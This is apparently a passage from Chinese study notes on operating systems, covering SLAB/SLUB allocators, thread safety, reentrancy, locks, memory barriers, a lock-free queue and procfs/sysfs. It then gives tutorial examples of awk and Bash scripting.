2. slab 管理数据和队列的存储开销比较大。每个 slab 需要一个 struct slab 数据结构和一个管理所有空闲对象的 kmem_bufctl_t (4 字节的无符号整数) 的数组。当对象体积较小时，kmem_bufctl_t 数组将造成较大的开销（比如对象大小为 32 字节时，将浪费 1/8 的空间）。为了使得对象在硬件高速缓存中对齐和使用着色策略，还必须浪费额外的内存。同时，缓冲区针对节点和处理器的队列也会浪费不少内存。测试表明在一个 1000 节点/处理器的大规模 NUMA 系统中，数 GB 内存被用来维护队列和对象的引用。

3. 缓冲区内存回收比较复杂。

4. 对 NUMA 的支持非常复杂。SLAB 对 NUMA 的支持基于物理页框分配器，无法细粒度地使用对象，因此不能保证处理器级缓存的对象来自同一节点。

5. 兀余的 Partial 队列。SLAB 分配器针对每个节点都有一个 Partial 队列，随着时间流逝，将有大量的 Partial slab 产生，不利于内存的合理使用。

6. 性能调优比较困难。针对每个 slab 可以调整的参数比较复杂，而且分配处理器本地

缓存时，不得不使用自旋锁。

7. 调试功能比较难于使用。

为了解决以上 SLAB 分配器的不足之处，内核开发人员 Christoph Lameter 在 Linux 内核 2.6.22 版本中引入一种新的解决方案：SLUB 分配器。SLUB 分配器特点是简化设计理念，同时保留 SLAB 分配器的基本思想：每个缓冲区由多个小的 slab 组成，每个 slab 包含固定数目的对象。SLUB 分配器简化了 kmem_cache, slab 等相关的管理数据结构，摒弃了 SLAB 分配器中众多的队列概念，并针对多处理器、NUMA 系统进行优化，从而提高了性能和可扩展性并降低了内存的浪费。为了保证内核其它模块能够无缝迁移到 SLUB 分配器，SLUB 还保留了原有 SLAB 分配器所有的接口 API 函数。

14.12.6 Bélády's anomaly

所谓 **Belady** 现象是指：采用 FIFO 算法(选择装入最早的页面置换)时，如果对一个进程未分配它所要求的全部页面，有时就会出现分配的页面数增多但缺页率反而提高的异常现象。原因是，增加了页帧后，本应丢失的帧被命中，但逐渐移到队头，而不是追加到队尾，改变了各帧的相对顺序，后果比较复杂。

14.13 线程安全与可重入性

14.13.1 线程安全

如果一段代码是线程安全的，那么多个线程在同时执行它时能确保逻辑正确。

维基百科为线程安全程度分为三类：线程安全，有条件线程安全 (conditionally thread safe) 和线程不安全。有条件线程安全指对不同对象的并发访问是安全的，对共享对象的访问需被保护以防竞跑 (Race)。

有两类策略可用来消除数据竞跑以达到线程安全。第一类策略致力于消除共享状态：

- 代码要做到可重入：部分执行后可被重新执行，并能确保原执行正确结束。状态信息应保存于每次“执行”的本地，一般在栈上。所有非本地状态必须通过原子操作访问，并且数据结构须为可重入的。
- 使用线程本地存储 (Thread-local storage)。

第二类策略用于共享状态无法避免的情形，依赖于同步操作，包括互斥锁、原子操作、immutable 对象等。

引入自旋锁的隐患包括死锁、“活锁”和资源饥饿。

大多数 Unix 函数是线程安全的 (malloc, free, printf)，只有少数例外，如 rand, asctime, ctime, strtok, gethostbyname, ntoa。Unix 为大多数线程不安全函数提供了可重入版本，用_r 作为后缀。

[?] 总结了四类线程不安全函数：

1. 不保护共享变量的函数。可用同步操作来改进，不用改变原有接口。
2. 保存多次调用间的状态的函数，如 stdlib.h 的 rand() 和 string.h 的 strtok()。如欲改进必须改变原接口，让调用间状态作为参数传入下一次调用，如非标准的 rand_r() 和 strtok_r()。
3. 返回指向静态变量指针的函数，如 ctime(), gethostbyname()。有两种改进策略，一是改变原有接口，让调用者传入额外参数存放返回值，如 ctime_r(), gethostbyname_r(); 二是使用 lock-and-copy 策略再次封装。
4. 调用线程不安全函数的函数，可能会成为线程不安全函数。[?] 认为如果调用了 1 型或 3 型线程不安全函数，可以在本函数中增加同步操作 wrapper，使本函数做到线程安全。我认为此举的前提是被调用的不安全函数不会在他处被调用。

14.13.2 可重入性

可重入概念是在单线程操作系统的时代提出的。一段程序或例程是可重入的，如果它能在执行完成之前被打断并作重新调用（重入），当重入的调用完成后原调用能够正确地恢复执行。一段程序的重入，可能由于自身原因，如执行了 `jmp` 或者 `call`，类似于子程序的递归调用；或者由于硬件中断，UNIX 系统的 `signal` 的处理，即子程序被中断处理程序或者 `signal` 处理程序调用。重入的子程序，按照后进先出线性序依次执行。

中断服务例程必须是可重入的，它们通常被禁止访问文件系统，甚至不允许分配内存。直接或间接执行递归的函数也需要是可重入的。

可重入性不同于幂等性 (Idempotence, $f(f(x)) = f(x)$)。

可重入程序可用于实现线程安全，《CSAPP》认为可重入程序是线程安全程序的真子集，但维基百科认为可重入程序未必是线程安全的，例如下面这个程序。这是因为不同文献对可重入性的定义不同。

```
1 int t;
2
3 void swap(int *x, int *y)
4 {
5     int s;
6
7     s = t; // save global variable
8     t = *x;
9     *x = *y;
10
11    // hardware interrupt might invoke isr() here!
12    *y = t;
13    t = s; // restore global variable
14 }
15
16 void isr()
17 {
18     int x = 1, y = 2;
19     swap(&x, &y);
20 }
```

若一个函数是可重入的，则该函数：

- 最好不要含有静态（全局）非常量数据，除非是通过原子操作访问。
- 最好不要修改自身代码，除非对自身的代码有私有拷贝。

- 不能调用 (call) 不可重入的函数 (有呼叫 (call) 到的函数需满足前述条件)。

下述例子是线程安全的，但不是可重入的：

```
1 int function ()  
2 {  
3     mutex_lock();  
4     ...  
5     function_body  
6     ...  
7     mutex_unlock();  
8 }
```

14.13.3 线程安全计数器类的实现 [5]

以下 Java 代码为线程安全的：

```
1 class Counter {  
2     private int i = 0;  
3     public synchronized void inc() {  
4         i++;  
5     }  
6 }
```

以下 C 代码为线程安全的，但不可重入。如果本代码用于一个中断 handler 中，执行过程中再次发生中断，则第二次调用将永远旋住。

```
1 #include <pthread.h>  
2  
3 int increment_counter ()  
4 {  
5     static int counter = 0;  
6     static pthread_mutex_t mutex = PTHREAD_MUTEX_INITIALIZER;  
7  
8     pthread_mutex_lock(&mutex);  
9     // only allow one thread to increment at a time  
10    ++counter;  
11    // store value before any other threads increment it further  
12    int result = counter;  
13    pthread_mutex_unlock(&mutex);  
14  
15    return result;
```

16 }

以下代码用 C++ 的原子类型作无锁实现，为线程安全、可重入的：

```
1 #include <atomic>
2
3 int increment_counter ()
4 {
5     static std::atomic<int> counter(0);
6     int result = ++counter;
7     return result;
8 }
```

14.13.4 Java 中的线程安全

对于 Java 类中常见的线程安全性级别，没有一种分类系统可被广泛接受。Joshua Bloch 给出了描述五类线程安全性的分类方法：

不可变 不可变的对象一定是线程安全的，并且永远也不需要额外的同步。因为一个不可变的对象只要构建正确，其外部可见状态永远也不会改变，永远也不会看到它处于不一致的状态。Java 类库中大多数基本数值类如 Integer、String 和 BigInteger 都是不可变的。

线程安全 “线程安全”是很严格的，不管运行时环境如何排列，线程都不需要任何额外的同步。Java 的 Vector、HashTable 都不满足线程安全。

有条件线程安全 有条件的线程安全类对于单独的操作可以是线程安全的，但是某些操作序列可能需要外部同步。条件线程安全的最常见的例子是遍历由 Hashtable 或者 Vector 或者返回的迭代器。由这些类返回的由这些类返回的 fail-fast 迭代器假定在迭代器进行遍历的时候底层集合不会有变化。为了保证其他线程不会在遍历的时候改变集合，进行迭代的线程应该确保它是独占性地访问集合以实现遍历的完整性。

线程兼容 线程兼容类不是线程安全的，但是可以通过正确使用同步而在并发环境中安全地使用。这可能意味着用一个 synchronized 块包围每一个方法调用，或者创建一个包装器对象，其中每一个方法都是同步的。

线程对立 线程对立类是那些不管是否调用了外部同步都不能在并发使用时安全地呈现的类。线程对立很少见，当类修改静态数据，而静态数据会影响在其他线程中执行的其他类的行为，这时通常会出现线程对立。

这种系统有其局限性：各类之间的界线不是百分之百地明确，而且有些情况它没照顾到。

14.13.5 C++ 的线程安全

在 STL 容器（和大多数厂商的愿望）里对多线程支持的黄金规则已经由 SGI 定义，并且在它们的 STL 网站上发布。在访问不同对象的时候无需加锁，对共享对象并发读取时也是安全的。但多个线程对共享对象进行读、写时，STL 的用户必须自行执行保护。

14.13.6 False sharing 问题

在做多线程程序的时候，为了避免使用锁，我们通常会采用这样的数据结构：根据线程的数目，安排一个数组，每个线程一个项，互相不冲突。从逻辑上看这样的设计无懈可击，但是实践的过程我们会发现这样并没有提高速度。问题在于 cpu 的 cache line。我们在读主存的时候，数据同时被读到 L1,L2 中去，而且在 L1 中是以 cache line(通常 64) 字节为单位的。每个 Core 都有自己的 L1,L2，所以每个线程在读取自己的项的时候，也把别人的项读进去，所以在别人更新的时候，为了保持数据的一致性，core 之间 cache 要进行同步，这个会导致严重的性能问题。这就是所谓的 False sharing 问题。

```
1 typedef union {
2     erts_smp_rwmtx_t rwmtx;
3     byte cache_line_align__[ERTS_ALC_CACHE_LINE_ALIGN_SIZE(
4         sizeof(erts_smp_rwmtx_t))];
5 } erts_meta_main_tab_lock_t;
```

或者：

```
1 __declspec (align(64)) int thread1_global_variable ;
2 __declspec (align(64)) int thread2_global_variable ;
```

14.14 同步保护

14.14.1 读 - 改 - 写 (read-modify-write)

读改写操作包括 TestAndSet, FetchAndAdd, and CompareAndSwap(CAS) 等原子操作，能够在多线程程序中消除竞跑，用于实现互斥锁、信号量，以及无锁、无等待算法。TestAndSet 的 consensus numbers 为 2，而 CAS 的 consensus numbers 为无穷大。

TestAndSet 操作在旧值为 0 时将其置 1，不论成功与否均返回旧值。

load-link and store-conditional (LL/SC) 是一对操作，LL 加载某内存值，随后 SC 试图在该内存处写入，仅当该处在两个操作之间未发生过更新时才成功。

FetchAndAdd 的行为类似于：

```
1 << atomic >>
2 function FetchAndAdd(address location, int inc) {
3     int value := *location
4     *location := value + inc
5     return value
6 }
```

14.14.2 互斥锁的实现

加锁操作可用原子 TestAndSet 操作实现：

```
1 function Lock(boolean *lock)
2 {
3     while (TestAndSet(lock) == 1);
4 }
```

基于 TestAndSet 操作实现临界区保护：<http://en.wikipedia.org/wiki/Test-and-set>)

```
1 volatile int lock = 0;
2
3 void Critical () {
4     while (TestAndSet(&lock) == 1);
5     critical section // only one process can be in this section at a time
6     lock = 0 // release lock when finished with the critical section
7 }
```

频繁地调用 TestAndSet 非常昂贵，事实上可以使用更为精细的 Test-and-TestAndSet 技巧来实现优化：仅当普通读操作认为未上锁时才执行原子操作。

```
1 procedure EnterCritical () {
2     while (locked == true or TestAndSet(locked) == true )
3         skip // spin until locked
4 }
```

基于 FetchAndAdd 操作可以用 ticket lock 算法实现互斥锁：

```
1 record locktype {
```

```
2 int ticketnumber
3 int turn
4 }
5 procedure LockInit( locktype* lock ) {
6     lock.ticketnumber := 0
7     lock.turn := 0
8 }
9 procedure Lock( locktype* lock ) {
10    int myturn := FetchAndIncrement( &lock.ticketnumber )
11    while lock.turn != myturn
12        skip // spin until lock is acquired
13 }
14 procedure UnLock( locktype* lock ) {
15     FetchAndIncrement( &lock.turn )
16 }
```

14.14.3 内存屏障

内存屏障，也称内存栅栏，内存栅障，屏障指令等，是一类同步屏障指令，使得 CPU 或编译器在对内存随机访问的操作中的一个同步点，使得此点之前的所有读写操作都执行后才可以开始执行此点之后的操作。

大多数现代计算机为了提高性能而采取乱序执行，这使得内存屏障成为必须。

语义上，内存屏障之前的所有写操作都要写入内存；内存屏障之后的读操作都可以获得同步屏障之前的写操作的结果。因此，对于敏感的程序块，写操作之后、读操作之前可以插入内存屏障。

C 与 C++ 语言中，`volatile` 关键字意图允许内存映射的 I/O 操作。这要求编译器对此的数据读写按照程序中的先后顺序执行，不能对 `volatile` 内存的读写重排序，也不能对读写进行省略（我的理解是不能从寄存器和 cache 中读写）。但 `volatile` 不是内存栅栏，因为 `volatile` 内存和非 `volatile` 内存之间的相互顺序不能保证（编译器乱序）。因为 cache 问题，`volatile` 也不保证别的核看见的顺序是正确的（机器乱序）。因此 `volatile` 变量不足以作为线程间通信的 flag。在 C11 和 C++11 之前，C/C++ 不处理多线程问题，`volatile` 的有效性取决于编译器和硬件。

Java 1.5 引入了新的内存模型，其 `volatile` 关键词已经能编译器乱序和机器乱序问题。C++11 标准化了原子操作，也能达到类似作用。

14.14.4 无锁队列

陈皓给出的无锁队列算法^①:

```
1 //这里head始终指向哨兵结点，tail只有为空时才指向哨兵。
2 EnQueue (x) //进队列
3 {
4     //准备新加入的结点数据
5     q = new record ();
6     q->value = x;
7     q->next = NULL;
8
9     do {
10         p = tail ; //取链表尾指针的快照
11     } while( CAS (p->next, NULL, q) != TRUE); //如果没有把结点链上，再试
12
13     CAS (tail , p, q); //置尾结点
14 }
15
16 EnQueue(x) //进队列改良版，解决线程在设置尾结点前停掉的问题
17 {
18     q = new record();
19     q->value = x;
20     q->next = NULL;
21
22     p = tail ;
23     oldp = p
24     do {
25         while (p->next != NULL)
26             p = p->next;
27     } while( CAS(p.next, NULL, q) != TRUE); //如果没有把结点链在尾上，再试
28
29     CAS(tail, oldp, q); //置尾结点
30 }
31
32 DeQueue() //出队列
33 {
34     do{
35         p = head;
36         if (p->next == NULL){
37             return ERR_EMPTY_QUEUE;
```

^①<http://coolshell.cn/articles/8239.html>

```
38     }
39     while( CAS(head, p, p->next) != TRUE );
40     return p->next->value;
41 }
42 // 其他实现参考:
43 // http://www.ibm.com/developerworks/cn/aix/library/au-multithreaded_structures2/index.html
44 // http://www.codeproject.com/Articles/153898/Yet-another-implementation-of-a-lock-free-circular
45 // http://www.drdobbs.com/parallel/writing-lock-free-code-a-corrected-queue/210604448?pgno=2
```

14.15 操作系统实例

Unix 包括：

AIX IBM 开发的一套 UNIX 操作系统

Solaris SUN 公司研制的类 Unix 操作系统

HP-UX 惠普科技公司 (HP,Hewlett-Packard) 以 SystemV 为基础所研发成的类 UNIX 操作系统。

IRIX SGI) 以 System V 与 BSD 延伸程序为基础所发展成的 UNIX 操作系统，IRIX 可以在 SGI 公司的 RISC 型电脑上运行

Xenix 是一种 UNIX 操作系统，可在个人电脑及微型计算机上使用

Mac OS X 使用 Darwin 作为系统核心，而 Darwin 核心是以 FreeBSD 为范本加以改写而成。

Linux 包括 OpenSuse, Gentoo, Slackware, Mandriva 等。

14.16 Procfs 和 Sysfs

14.16.1 Procfs

在许多类 Unix 计算机系统中，procfs 是进程文件系统 (file system) 的缩写，包含一个伪文件系统 (启动时动态生成的文件系统)，用于通过内核访问进程信息。这个文件系统通常被挂载到 /proc 目录。由于 /proc 不是一个真正的文件系统，它也就不占用存储空间，只是占用有限的内存。

The proc file system acts as an interface to internal data structures in the kernel. It can be used to obtain information about the system and to change certain kernel parameters at runtime (sysctl). The proc filesystem provides a method of communication between kernel space and user space. For example, the GNU version of ps uses the procfs to obtain its data, without using any specialized system calls.

task 目录就是用来描述进程中线程的，因此也可以通过下面的方法获取某进程中运行中的线程数量（PID 指的是进程 ID）：

```
ls /proc/PID/task | wc -l
```

14.16.2 Sysfs

Sysfs 是 Linux 2.6 所提供的一种虚拟文件系统。这个文件系统不仅可以把设备 (devices) 和驱动程序 (drivers) 的信息从内核输出到用户空间，也可以用来对设备和驱动程序做设置。当时由于 procfs 文件系统过度混乱，包含了许多不是进程 (process) 的信息，sysfs 的目的是把一些原本在 procfs 中的，关于设备的部份独立出来，以‘设备层次结构架构’ (device tree) 的形式呈现。每个被加入 driver model tree 内的对象，包括驱动程序、设备以及 class 设备，都会在 sysfs 文件系统中以一个目录呈现。

Sysfs 通常被加载到 /sys 目录。

sysfs 一开始以 ramfs 为基础，也是一个只存在于存储器中的文件系统。sysfs 刚开始被命名成 ddfs (Device Driver Filesystem)，当初只是为了要对新的驱动程序模型除错而开发出来的。它在除错时，会把设备架构 (device tree) 的信息输出到 procfs 文件系统中。但在 Linus Torvalds 的急切督促下，ddfs 被转型成一个以 ramfs 为基础的文件系统。在新的驱动程序模型被集成进 2.5.1 核心时，ddfs 被改名成 driverfs，以更确切描述它的用途。在 2.5 核心开发的次年，新的“驱动程序模型”和“driverfs”证明了对核心中的其他子系统也有用处。kobjects 被开发出来，作为核心对象的中央管理机制，而此时 driverfs 也被改名成 sysfs。




图 14-17 驱动程序模型层次

第 15 章

脚本编程: Python, Lua, Bash, Awk 等

15.1 awk 语言

AWK 是一种优良的文本处理工具，是 Linux 及 Unix 环境中现有的功能最强大的数据处理引擎之一。AWK 提供了极其强大的功能：可以进行正则表达式的匹配，样式装入、流控制、数学运算符、进程控制语句甚至于内置的变量和函数。它具备了一个完整的语言所应具有的几乎所有精美特性。实际上 AWK 的确拥有自己的语言：AWK 程序设计语言，三位创建者已将它正式定义为“样式扫描和处理语言”。它允许您创建简短的程序，这些程序读取输入文件、为数据排序、处理数据、对输入执行计算以及生成报表，还有无数其他的功能。gawk 是 AWK 的 GNU 版本。

Awk 提供了适应多种需要的不同解决方案，它们是：

1. awk 命令行，在命令行中用单引号包含 awk 程序设计语句
2. ’ awk -f filename ‘形式
3. 利用命令解释器调用 awk 程序：’ #!/bin/awk -f ‘

AWK 程序是由一系列模式 – 动作对组成的，写做’ pattern action ‘。action 包含以下部分：

```
BEGIN{ 这里面放的是执行前的语句 }
END {这里面放的是处理完所有的行后要执行的语句 }
{这里面放的是处理每一行时要执行的语句}
```

强引用(单引号)和大括号用来包含 shell 脚本中的 awk 代码段。Awk 将传递进来的每行输入都分割成域。默认情况下，一个域指的就是使用空白分隔的一个连续字符串，不过我们可以修改属性来改变分隔符。Awk 将会分析并操作每个分割域。因为这种特性，所以 awk 非常善于处理结构化的文本文件 – 尤其是表 – 将数据组织成统一的块，比如说分成行和列。

假设有如下文件：

```
$ cat netstat.txt
```

Proto	Recv-Q	Send-Q	Local-Address	Foreign-Address	State
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:9000	0.0.0.0:*	LISTEN
tcp	0	0	coolshell.cn:80	124.205.5.146:18245	TIME_WAIT
tcp	0	0	coolshell.cn:80	61.140.101.185:37538	FIN_WAIT2
tcp	0	0	coolshell.cn:80	110.194.134.189:1032	ESTABLISHED
tcp	0	0	coolshell.cn:80	123.169.124.111:49809	ESTABLISHED
tcp	0	0	coolshell.cn:80	116.234.127.77:11502	FIN_WAIT2
tcp	0	0	coolshell.cn:80	123.169.124.111:49829	ESTABLISHED
tcp	0	0	coolshell.cn:80	183.60.215.36:36970	TIME_WAIT
tcp	0	4166	coolshell.cn:80	61.148.242.38:30901	ESTABLISHED
tcp	0	1	coolshell.cn:80	124.152.181.209:26825	FIN_WAIT1
tcp	0	0	coolshell.cn:80	110.194.134.189:4796	ESTABLISHED
tcp	0	0	coolshell.cn:80	183.60.212.163:51082	TIME_WAIT
tcp	0	1	coolshell.cn:80	208.115.113.92:50601	LAST_ACK
tcp	0	0	coolshell.cn:80	123.169.124.111:49840	ESTABLISHED
tcp	0	0	coolshell.cn:80	117.136.20.85:50025	FIN_WAIT2
tcp	0	0	:::22	:::*	LISTEN

选列打印:

```
$ awk '{print $1, $4}' netstat.txt
```

awk 的格式化输出, 和 C 语言的 printf 语法一致。\$0 表示整段记录。

```
$ awk '{printf "%-8s %-8s %-8s %-18s %-22s %-15s\n", $1,$2,$3,$4,$5,$6}' netstat.txt
```

Proto	Recv-Q	Send-Q	Local-Address	Foreign-Address	State
tcp	0	0	0.0.0.0:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:9000	0.0.0.0:*	LISTEN
tcp	0	0	coolshell.cn:80	124.205.5.146:18245	TIME_WAIT
tcp	0	0	coolshell.cn:80	61.140.101.185:37538	FIN_WAIT2
tcp	0	0	coolshell.cn:80	110.194.134.189:1032	ESTABLISHED
tcp	0	0	coolshell.cn:80	123.169.124.111:49809	ESTABLISHED

```

tcp      0      0      coolshell.cn:80      116.234.127.77:11502  FIN_WAIT2
tcp      0      0      coolshell.cn:80      123.169.124.111:49829  ESTABLISHED
tcp      0      0      coolshell.cn:80      183.60.215.36:36970   TIME_WAIT
tcp      0      4166   coolshell.cn:80      61.148.242.38:30901   ESTABLISHED
tcp      0      1      coolshell.cn:80      124.152.181.209:26825  FIN_WAIT1
tcp      0      0      coolshell.cn:80      110.194.134.189:4796   ESTABLISHED
tcp      0      0      coolshell.cn:80      183.60.212.163:51082   TIME_WAIT
tcp      0      1      coolshell.cn:80      208.115.113.92:50601   LAST_ACK
tcp      0      0      coolshell.cn:80      123.169.124.111:49840  ESTABLISHED
tcp      0      0      coolshell.cn:80      117.136.20.85:50025   FIN_WAIT2
tcp      0      0      ::::22              ::::*                  LISTEN

```

过滤功能:

```

$ awk '$3==0 && $6=="LISTEN" || NR==1 {printf "%-20s %-20s %s\n",$4,$5,$6}' netstat.txt
Local-Address      Foreign-Address      State
0.0.0.0:3306        0.0.0.0:*          LISTEN
0.0.0.0:80          0.0.0.0:*          LISTEN
127.0.0.1:9000      0.0.0.0:*          LISTEN
::::22              ::::*                LISTEN

```

NR 是内建变量, 表示到目前为止已经处理的行数。

指定分隔符(内建变量 FS), 以处理不以空格为分隔符的文件:

```

$ awk 'BEGIN{FS=":"} {print $1,$3,$6}' /etc/passwd
root 0 /root
bin 1 /bin
daemon 2 /sbin
adm 3 /var/adm
lp 4 /var/spool/lpd
sync 5 /sbin
shutdown 6 /sbin
halt 7 /sbin

```

字符串匹配:

```

$ awk '$6 ~ /FIN/ || NR==1 {print NR,$4,$5,$6}' OFS="\t" netstat.txt

```

```

1      Local-Address    Foreign-Address State
6      coolshell.cn:80  61.140.101.185:37538   FIN_WAIT2
9      coolshell.cn:80  116.234.127.77:11502   FIN_WAIT2
13     coolshell.cn:80  124.152.181.209:26825   FIN_WAIT1
18     coolshell.cn:80  117.136.20.85:50025    FIN_WAIT2

```

或运算:

```

$ awk '$6 ~ /FIN|TIME/ || NR==1 {print NR,$4,$5,$6}' OFS="\t" netstat.txt
1      Local-Address    Foreign-Address State
5      coolshell.cn:80  124.205.5.146:18245   TIME_WAIT
6      coolshell.cn:80  61.140.101.185:37538   FIN_WAIT2
9      coolshell.cn:80  116.234.127.77:11502   FIN_WAIT2
11     coolshell.cn:80  183.60.215.36:36970    TIME_WAIT
13     coolshell.cn:80  124.152.181.209:26825   FIN_WAIT1
15     coolshell.cn:80  183.60.212.163:51082    TIME_WAIT
18     coolshell.cn:80  117.136.20.85:50025    FIN_WAIT2

```

模式取反:

```

$ awk '$6 !~ /WAIT/ || NR==1 {print NR,$4,$5,$6}' OFS="\t" netstat.txt
1      Local-Address    Foreign-Address State
2      0.0.0.0:3306      0.0.0.0:*        LISTEN
3      0.0.0.0:80        0.0.0.0:*        LISTEN
4      127.0.0.1:9000    0.0.0.0:*        LISTEN
7      coolshell.cn:80  110.194.134.189:1032  ESTABLISHED
8      coolshell.cn:80  123.169.124.111:49809  ESTABLISHED
10     coolshell.cn:80  123.169.124.111:49829  ESTABLISHED
12     coolshell.cn:80  61.148.242.38:30901   ESTABLISHED
14     coolshell.cn:80  110.194.134.189:4796   ESTABLISHED
16     coolshell.cn:80  208.115.113.92:50601   LAST_ACK
17     coolshell.cn:80  123.169.124.111:49840  ESTABLISHED
19     :::22      :::*      LISTEN

```

其实 awk 可以像 grep 一样的去匹配第一行, 就像这样:

```
$ awk '/LISTEN/' netstat.txt
```

```

tcp      0      0 0.0.0.0:3306          0.0.0.0:*
tcp      0      0 0.0.0.0:80           0.0.0.0:*
tcp      0      0 127.0.0.1:9000        0.0.0.0:*
tcp      0      0 ::::22              ::::*           LISTEN

```

另一个文本例子：

```

$ cat score.txt
Marry    2143 78 84 77
Jack     2321 66 78 45
Tom      2122 48 77 71
Mike     2537 87 97 95
Bob      2415 40 57 62

```

```

$ cat cal.awk
#!/bin/awk -f
#运行前
BEGIN {
    math = 0
    english = 0
    computer = 0

    printf "NAME      NO.      MATH      ENGLISH      COMPUTER      TOTAL\n"
    printf "-----\n"
}

#运行中
{
    math+=$3
    english+=$4
    computer+=$5
    printf "%-6s %-6s %4d %8d %8d %8d\n", $1, $2, $3,$4,$5, $3+$4+$5
}

#运行后
END {
    printf "-----\n"
}

```

```

printf " TOTAL:%10d %8d %8d \n", math, english, computer
printf "AVERAGE:%10.2f %8.2f %8.2f\n", math/NR, english/NR, computer/NR
}

```

```

$ awk -f cal.awk score.txt
NAME    NO.    MATH    ENGLISH    COMPUTER    TOTAL
-----
Marry   2143     78        84        77      239
Jack    2321     66        78        45      189
Tom     2122     48        77        71      196
Mike    2537     87        97        95      279
Bob     2415     40        57        62      159
-----
TOTAL:      319        393        350
AVERAGE:    63.80      78.60      70.00

```

统计当前目录下有多少源程序文件:

```

$ ls -l *.cpp *.c *.h | awk '{sum+=$5} END {print sum}'
2511401

```

统计各个 connection 状态:

```

$ awk 'NR!=1{a[$6]++;} END {for (i in a) print i ", " a[i];}' netstat.txt
TIME_WAIT, 3
FIN_WAIT1, 1
ESTABLISHED, 6
FIN_WAIT2, 3
LAST_ACK, 1
LISTEN, 4

```

统计每个用户的进程的占了多少内存:

```

$ ps aux | awk 'NR!=1{a[$1]+=$6;} END { for(i in a) print i ", " a[i]"KB";}'
dbus, 540KB
mysql, 99928KB
www, 3264924KB

```

```
root, 63644KB  
hchen, 6020KB
```

15.2 Bash 脚本的基本使用

15.2.1 变量

一些特殊的位置变量: \$* 表示所有参数, \$@ 类似,

\$# 表示所有参数的个数。

\$n 为位置参数, 特别地, \$0 为脚本名称。

\$? 表示上一条命令的退出状态。

\$\$ 表示本 shell 进程的 PID 。

eval 用于得到变量的”值的值”

```
foo=10  
x=foo  
y=' '$x  
echo $y
```

会得到”\$foo”, 而

```
foo=10  
x=foo  
eval y=' '$x  
echo $y
```

会得到 10。

另一个 eval 用法:

```
op=1;value_1=$op;echo $value_1
```

set 为当前上下文设置参数变量。

```
#!/bin/sh  
echo the date is $(date)  
set $(date)  
echo The month is $2  
exit 0
```

unset 命令取消一个变量:

```
foo="Hello World"  
echo $foo  
unset foo  
echo $foo
```

export 命令让变量在子 shell 可见。

倒引号 (backticks, ``) 用于命令替换, 但 \$(...) 是另一种 (更新的) 方式:

```
output=$(sed -n /"$1"/p $file)
```

\$# 表示参数个数, \$@ 在 Bash 中表示所有参数集合, 在参数不确定时非常有用。完美世界面试时曾考我这个知识。

15.2.2 条件测试

```
#!/bin/sh  
echo "Is it morning? Please answer yes or no"  
read timeofday  
if [ "$timeofday" = "yes" ]  
then  
    echo "Good morning"  
elif [ "$timeofday" = "no" ]; then  
    echo "Good afternoon"  
else  
    echo "Sorry, $timeofday not recognized. Enter yes or no"  
    exit 1  
fi  
  
exit 0
```

注意, timeofday 加双引号是为了以防其为空串时不合法。

命令的连接同 C 语言: , ||。

```
if [ -f file_one ] && echo "hello" && [ -f file_two ] && echo " there"  
then  
    echo "in if"
```

```
else
    echo "in else"
fi
```

测试条件包括:

string1 = string2 字符串相等

-n string 字符串非空

-z string 字符串空

expression1 -eq expression2 表达式相等

expression1 -ne expression2 表达式不等

expression1 -gt expression2 大于。如a=3; if ["\$a" -gt 0] ...

expression1 -ge expression2 大于等于

-d file 是否为目录

-f file 是否为普通文件

-r file 文件可读, 类似有 -w,-x 选项

-s file non-zero size 文件

-S file 文件是个 socket

d 删除行

p 打印行

15.2.3 循环

```
#!/bin/sh
for foo in bar fud 43
do
echo $foo
done
exit 0
```

```

for file in $(ls f*.sh); do
    lpr $file
done
exit 0

#!/bin/sh
echo "Enter password"
read trythis
while [ "$trythis" != "secret" ]; do
    echo "Sorry, try again"
    read trythis
done
exit 0

```

15.2.4 算术运算

主要有三种语法实现算术运算, expr, let 和双小括号。第一种方式比较旧。

1. `x=`expr $x + 1`` 或 `x=$((expr $x + 1))`, 运算符两侧需要空格
 2. `x=$((($x+1)))` 或 `x=$((x+1))` 或 `((x+=1))` 或 `((x += 1))`, 在双小括号中 '\$' 和空格可选
 3. `let x=$x+1` 或 `let "x+=1"` 或 `let "x += 1"`

对于 expr, 注意乘法符号 * 可能需要转义。

15.2.5 字符串运算

有多种方式表示字符串长度:

```

${#string}
expr length $string
expr "$string" : '.*'

```

`expr index $string $substring` 用于匹配, 返回匹配位置。

`${string:pos}` 用于截取子串, 从 pos 所示位置开始。

`${string:pos:len}` 用于截取子串, 从 pos 所示位置开始, 并指定子串长度。

`${string#substring}` 用于删除子串, 前向最短匹配。

`${string##substring}` 用于删除子串, 前向最长匹配。

`${string%substring}` 用于删除子串, 后向最短匹配。

`${string%%substring}` 用于删除子串，后向最长匹配。
 `${string/substring/replacement}` 用于替换第一个匹配。
 `${string//substring/replacement}` 用于替换所有匹配。

15.2.6 函数

```
#!/bin/sh
foo() {
    local loc_var=23 # Declared as local variable
    echo "$1"
}

echo "script starting"
foo "haha"
echo "script ended"
exit 0
```

15.2.7 逐行读取

方法一，指定换行符读取：

```
#!/bin/bash

IFS="
"

for LINE in `cat /etc/passwd`
do
    echo $LINE
done
```

方法二，文件重定向给 `read` 处理：

```
#!/bin/bash
```

```
cat /etc/passwd | while read LINE  
do  
    echo $LINE  
done
```

方法三，用 `read` 读取文件重定向：

```
#!/bin/bash  
  
while read LINE  
do  
    echo $LINE  
done < /etc/passwd
```

15.3 常用语言的共性

15.3.1 Lambda 表达式

Python: `foo = lambda x: x*x`

15.3.2 构造子串

